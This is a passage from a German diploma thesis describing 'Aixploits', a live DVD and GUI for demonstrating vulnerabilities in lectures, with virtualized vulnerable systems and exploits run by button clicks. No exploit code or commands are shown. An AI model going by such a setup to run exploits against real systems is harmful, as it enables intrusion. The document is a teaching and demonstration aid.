

Abbildung 3.2: Arbeitsweise einer virtuellen Maschine

Die verwundbaren Betriebssysteme liegen fertig konfiguriert als Bestandteil einer virtuellen Maschine vor. Eine virtuelle Maschine ist von der physische Hardware unabhängig und arbeitet als Programm auf einem Betriebssystem. Abbildung 3.2 verdeutlicht die Arbeitsweise einer virtuellen Maschine innerhalb der Live-DVD. Durch die Virtualisierung der verwundbaren Betriebssysteme kann dem Exploit genau die Version des Betriebssystems gestellt werden, die er benötigt.

Die verwundbaren Dienste werden vom Betriebssystem der Live-DVD gestellt und benötigen keine virtuellen Maschinen.

Das Betriebssystem von *Aixploits* wurde auf einen definierten Systemstand festgelegt. Eine weitere Aktualisierung durch Einspielen von Patches oder Updates des Systems ist nicht beabsichtig. Nur so kann sichergestellt werden, dass die Exploits auf diesem System korrekt funktionieren. Schon die Erneuerung einer Bibliothek des Systems kann zur Folge haben, dass einzelne Schwachstellen nicht mehr gegeben sind.

3.2 Zielgruppe

Die Präsentationsumgebung ist als Werkzeug für Vortragende gedacht. Es wird vorausgesetzt, dass der Vortragende mit dem Thema IT-Sicherheit vertraut ist. Mit *Aixploits* lassen sich zuverlässig funktionierende Exploits vorführen. Die Präsentationsumgebung kann im Rahmen eines Vortrags eingesetzt werden, um die Bedeutung und Funktionsweise von Sicherheitslücken zu demonstrieren. Die Demonstration einer Sicherheitslücke hinterlässt einen bleibenden Eindruck bei den Zuhörern. Dies vermag die bloße Erklärung der Funktionsweise einer Sicherheitslücke nicht. Der Vortrag wird durch eine praktische Demonstration aufgelockert und das Interesse der Zuhörer wird geweckt.

Der Vortragende kann *Aixploits* als Präsentationswerkzeug nutzen und eigene Inhalte wie zum Beispiel Folien innerhalb der Präsentationsumgebung verwenden. Die eigenen Inhalte können per USB-Stick in *Aixploits* verfügbar gemacht werden. Der Vortragende kann aus der Präsentationsumgebung auch nur Informationen und Quellcode zu einer Sicherheitslücke übernehmen und diese Inhalte in einem eigenen Rahmen präsentieren.

Aixploits soll die Vorbereitungszeit minimieren, die zur Demonstration einer Sicherheitslücke aufgewendet werden muss. Die Informationen zu einer Schwachstelle und deren Funktionsweise müssen vom Vortragenden nicht recherchiert werden. Diese Daten sind auf der DVD enthalten. Der Schadenscode ist ebenfalls auf der DVD vorhanden und liegt, falls erforderlich, in ausführbarer Form vor. Die für das Funktionieren des Exploits nötigen Vorarbeiten sind in der Präsentationsumgebung schon durchgeführt worden.

Die Präsentationsumgebung wurde nicht als Selbstlerneinheit konzipiert. Für die Benutzung der DVD wird ein gewisses Grundverständnis im Bereich der IT-Sicherheit vorausgesetzt. Unter dieser Voraussetzung kann zum Beispiel ein Student die in der Vorlesung demonstrierten Beispiele in Eigenregie nachvollziehen.

3.3 Inhalt der Live-DVD

Die Live-DVD enthält eine vollständige Linux-Distribution. Das Betriebsystem wird komplett von der DVD gebootet und nutzt die Hardware des Rechners. Dabei wird weder schreibend noch lesend auf die Festplatten des Rechners zugegriffen. Alle Verzeichnisse und Dateien werden in einem virtuellen Dateisystem im Arbeitsspeicher abgelegt. Als grafische Oberfläche ist das K Desktop Environment (KDE) (9) enthalten. Beim Start wird automatisch die grafische Benutzeroberfläche geladen. Dem Benutzer steht dann ein komplettes Linuxsystem mit allen gängigen Programmen und Tools zur Verfügung.

Die Live-DVD wurde von Herrn Kaleß zusammengestellt. Die Erstellung ist in seiner Diplomarbeit *Ein System zur Demonstration von Sicherheitslücken - Sicherheitslücken in Betriebssystemen und Anwendungen* (3) detailliert beschrieben.



Abbildung 3.3: Aufbau eines VMware© Images

Die DVD enthält eine Auswahl an Exploits. Diese Exploits sind als Quellcode und, falls erforderlich, als ausführbares Programm verfügbar. Jeder Exploit hat ein Ziel, auf dem der Schadenscode zum Einsatz kommt. Das Ziel eines Exploits kann ein Betriebssystem sein. Dieses Betriebssystem ist dann als VMware©-Image auf der DVD enthalten. Die Software VMware© (10) dient zur Virtualisierung von Betriebssystemen. In einer virtuelle Maschine kann das Betriebssystem als eigenständiger Rechner innerhalb des Linux Systems auf der Live-DVD gebootet werden. Der Aufbau eines VMware © Images ist in Abbildung 3.3 dargestellt. Ein anderes Ziel eines Exploits sind Dienste des Betriebssystems. Beispiele für solche Dienste sind Webserver, Mailserver oder Datenbankserver. Die benötigten Dienste sind auf der DVD enthalten. Jeder Dienst ist für den speziellen Zweck vorkonfiguriert.

Das auf der DVD enthaltene Programm bietet eine komfortable Möglichkeit zur

Präsentation der Exploits. Das Programm bündelt mehrere Funktionen zu jedem Exploit. Ein Punkt ist die Ausgabe umfassender Informationen zu dem Exploit. Diese Informationen sind als Hintergrundwissen und zur Vorbereitung der Präsentation gedacht. Für die Vorstellung des Exploits vor den Zuhörern gibt es einen Menüpunkt mit Kurzinformationen. Ein weiterer Menüpunkt dient als Anleitung zur Durchführung des Exploits. In dem Menüpunkt zur Durchführung des Exploits sind alle Kommandos direkt aus dem Programm heraus ausführbar. Die Kommandos sind mit allen benötigten Parametern versehen und werden über Buttons aufgerufen. Die einzelnen Menüpunkte werden in Kapitel 3.4 vorgestellt.

Das Handbuch zur Bedienung von *Aixploits* befindet sich im Anhang unter Abschnitt A auf Seite 58.

3.4 Das Design der Präsentationsoberfläche

Die Oberfläche bietet dem Vortragenden mehrere Menüpunkte zu jeder Schwachstelle an. Der Vortragende wird bei der Ausführung des Exploits angeleitet und unterstützt. Jeder Schritt der Durchführung ist ausführbar vorbereitet und mit Erklärungen versehen.



Abbildung 3.4: Funktionalität der Präsentationsoberfläche

Die Funktionen der Präsentationsoberfläche sind in Abbildung 3.4 dargestellt. Die Oberfläche ist in *Aixploits* enthalten und setzt auf der Live-DVD auf. Sie ist das Werkzeug zur Arbeit mit einer Schwachstelle.

Die Oberfläche ist zweisprachig ausgelegt. Der Vortragende kann zwischen deutscher und englischer Sprache wählen. Weiterhin kann die Schriftgröße der Oberfläche verändert werden. Bei einer Präsentation mit einem Beamer wird so sichergestellt, dass die Inhalte der Oberfläche gut lesbar sind.

Dem Benutzer der Präsentationsoberfläche steht eine Hilfefunktion zur Verfügung. In dieser Hilfe wird der Umgang mit der Oberfläche beschrieben.

Ein Eindruck der Präsentationsoberfläche und ihrer Bedienung vermittelt Abbildung 3.5. Im Folgenden werden die einzelnen Menüpunkte vorgestellt.



Abbildung 3.5: Die Präsentationsoberfläche

3.4.1 Menüpunkt Kurzvorstellung

Im Rahmen der Kurzvorstellung bietet das Programm einen kurzen Überblick über die Schwachstelle. Die Sicherheitslücke wird zuerst in Stichworten beschrieben. Im Anschluss folgen Informationen zur Wirkungsweise des Schadenscodes, gefolgt von den Voraussetzungen, unter denen der Exploit funktioniert. Abschließend werden Gegenmaßnahmen genannt, um die Sicherheitslücke zu schließen.

Diese Kurzvorstellung ist zum Einsatz im Vortrag gedacht. Die Daten zur Sicherheitslücke sind kurz gehalten und werden auf einer Bildschirmseite präsentiert. Ein Beispiel für eine solche Kurzvorstellung ist in Abbildung 3.6 zu sehen.



Abbildung 3.6: Kurze Vorstellung der Schwachstelle

3.4.2 Menüpunkt Informationen

Unter diesem Menüpunkt werden ausführliche Informationen zur gewählten Sicherheitslücke angeboten. Die Informationen sind zur Vorbereitung der Demonstration gedacht. Ein Beispiel für ausführliche Informationen zu einer Schwachstelle zeigt Abbildung 3.7. Der Vortragende kann anhand der Informationen das benötigte Hintergrundwissen erwerben und muss keine eigenen Recherchen zu diesem Thema durchführen. Zur Präsentation im Rahmen eines Vortrags ist dieser Menüpunkt nicht geeignet und nicht gedacht. Für Demonstrationszwecke ist der Menüpunkt Kurzvorstellung vorgesehen.



Abbildung 3.7: Detaillierte Informationen zur Schwachstelle

3.4.3 Menüpunkt Schritt-für-Schritt-Anleitung

Der Aufruf dieses Menüpunktes führt zur Anzeige einer Anleitung, in der die Schritte zur Durchführung des Exploits erläutert werden. Die Ausführung dieser Schritte in der vorgegebenen Reihenfolge führt zur Ausnutzung der zu demonstrierenden Sicherheitslücke. Die Befehle werden erklärt und sind mit den notwendigen Parametern vorbesetzt. Ein Beispiel einer Schritt-für-Schritt-Anleitung ist in Abbildung 3.8 zu sehen. In der Anleitung wird der gesamte Ablauf der Ausnutzung einer Schwachstelle deutlich.

3.4.4 Menüpunkt Ausführung

Unter diesem Menüpunkt befinden sich ausführbare Einzelschritte zur einfachen Demonstration der Sicherheitslücke. Die Befehle sind soweit wie möglich als Kommandos vorbereitet und werden durch einen Mausklick auf den zugehörigen Button ausgeführt. Der Vortragende muss nur wenige Befehle selbst eingeben. Die für die Sicherheitslücke wichtigen Funktionen und Abläufe des Schadenscodes werden durch farbige Markierungen hervorgehoben. Der Vortragende kann das Publikum



Abbildung 3.8: Anleitung zur Demonstration der Schwachstelle

so gezielt auf die Auswirkungen des Exploits hinweisen. Eine ausführbare Anleitung wird in Abbildung 3.9 gezeigt.

3.5 Enthaltene Exploits

Die in *Aixploits* enthaltenen Exploits werden in zwei Kategorien unterteilt. Diese Unterteilung wird nach dem Ziel des Schadenscodes vorgenommen. Alle Exploits, die das Betriebssystem als Angriffsziel haben, werden unter dem Thema "Schwachstellen in Betriebssystemen" zusammengefasst. Ist das zu schädigende Objekt ein im Internet bereitgestellter Dienst, so fällt der Exploit in die Klasse der "Schwachstellen in Internetanwendungen". Diese Einteilung ist getroffen worden, um eine saubere Trennung bei der gemeinsamen Bearbeitung des Hauptthemas zu erreichen.

In dieser Arbeit werden die Schwachstellen in Internetanwendungen bearbeitet. Aus der Menge der bekannten Exploits im Bereich Internetanwendungen wird eine Auswahl der bekanntesten Schwachstellen vorgestellt. Diese Schwachstellen sind



Abbildung 3.9: Ausführbare Anleitung zur Demonstration der Schwachstelle

nicht immer Sicherheitslücken, auch die fehlerhafte Konfiguration eines Dienstes kann zu einer Schwachstelle führen.

Die zweite Kategorie der Schwachstellen in Betriebssystemen wird von Herrn Kaleß bearbeitet. Diese Exploits werden in seiner Diplomarbeit (3) behandelt.

In diesem Kapitel wurden die einzelnen Bestandteile der Präsentationsumgebung vorgestellt. Aus den Komponenten von *Aixploits* wird nun die Präsentationsumgebung genauer betrachtet. Im nächsten Kapitel wird die Erstellung der grafischen Oberfläche beschrieben.

4 Die Entwicklung der Präsentationsoberfläche von Aixploits

Die Erstellung der Präsentationsoberfläche wird in diesem Kapitel beschrieben. Zuerst werden die Anforderungen an die Oberfläche vorgestellt. Danach werden die Struktur des Programms und der Aufbau der Eingabedateien verdeutlicht. Abschließend wird eine Anleitung gegeben, wie die Präsentationsoberfläche um die Demonstration einer weiteren Sicherheitslücke erweitert werden kann.

4.1 Anforderungen

Das Programm zur Präsentation der Exploits muss eine grafische Benutzeroberfläche beinhalten. Die Oberfläche soll mehrere Funktionen erfüllen. Eine dieser Funktionen ist die Darstellung von Informationen zu einem Exploit. Die Informationen sollen als Text angezeigt werden. Dabei ist zu beachten, dass sich der Text der Größe des Fensters anpasst und korrekt umgebrochen wird. Bei der Durchführung des Exploits müssen Befehle ausgeführt werden. Diese Ausführung soll für den Benutzer mit geringem Aufwand verbunden sein. Die zur Ausführung notwendigen Kommandos sollen über Buttons per Mausklick aufgerufen werden können.

Alle Daten zu einer Sicherheitslücke, sowohl die Informationen als auch die ausführbaren Kommandos und ihre Darstellung als Buttons, sollen aus Dateien eingelesen werden. Dazu ist es erforderlich, dass die Daten nicht im Quelltext vorhanden sind, sondern aus gesonderten Dateien vom Programm eingelesen werden. Die Informationen zu einer Sicherheitslücke müssen als Text dargestellt werden. Die ausführbaren Kommandos zur Durchführung des Exploits müssen als Buttons erzeugt und mit Text versehen werden. Beim Klick auf den Button soll als Ereignis der zugehörige Befehl ausgeführt werden.

Die Präsentationsoberfläche soll eine einfache Erweiterungsmöglichkeit für neue

Exploits bieten. Die Daten zu einer neuen Schwachstelle müssen ohne Veränderungen am Quelltext eingepflegt werden können.

4.2 Aufbau

Das Programm Aixploits ist in der Programmiersprache C++ geschrieben und nutzt die Qt Bibliothek (11) in der Version 3.3 . Qt ist eine Klassenbibliothek für die betriebssystemübergreifende Programmierung grafischer Benutzeroberflächen unter C++. Die Bibliotheken des KDE verwenden zum Beispiel die Qt Bibliothek. Die norwegische Firma Trolltech (ehemals Quasar Technologies) entwickelt die Bibliothek. Qt bietet Unterstützung für verschiedene Betriebssysteme bzw. Grafikplattformen. Die Klassenbibliothek steht sowohl unter der GNU General Public License (GPL) als auch unter einer kommerziellen Lizenz. Diese Lizenz wird nur für die Erstellung von Programmen benötigt, die später nicht unter einer freien Lizenz stehen. Die im Zuge der Arbeit entwickelte Präsentationsoberfläche von *Aixploits* steht unter der GPL. Die Quelltexte werden offengelegt und sind auf der Webseite zu dieser Arbeit (12) verfügbar.



Abbildung 4.1: Aufbau der Präsentationsoberfläche aus Dateien

Das Layout des Programms ist an das Aussehen und die Bedienung typischer KDE Programme angelehnt. Die Oberfläche ist in zwei Bereiche aufgeteilt. Der

linke Bereich nutzt ein Drittel der Fenstergröße und bietet die verfügbaren Exploits an. Die Darstellung geschieht in einer baumartigen Strukur, die vom Benutzer per Mausklick ein- und ausgeklappt werden kann. Durch Klicken auf einen Zweig der Menüstruktur wird der rechte Teil der Oberfläche verändert. Dieser Teil der Oberfläche nutzt zwei Drittel der Fenstergröße des Hauptfensters. Je nach Auswahl im linken Bereich werden im rechten Bereich Informationen als Text angezeigt oder es werden Kommandos als eine Kombination aus Text und Buttons bereitgestellt.

Das Programm besitzt ein Menü zur Konfiguration der Oberfläche. Unter dem Menüpunkt *Optionen* können in einem Untermenü die Schriftgröße und die Sprache ausgewählt werden. Ein weiterer Menüpunkt bietet Hilfe und Anleitung zu dem Programm an.

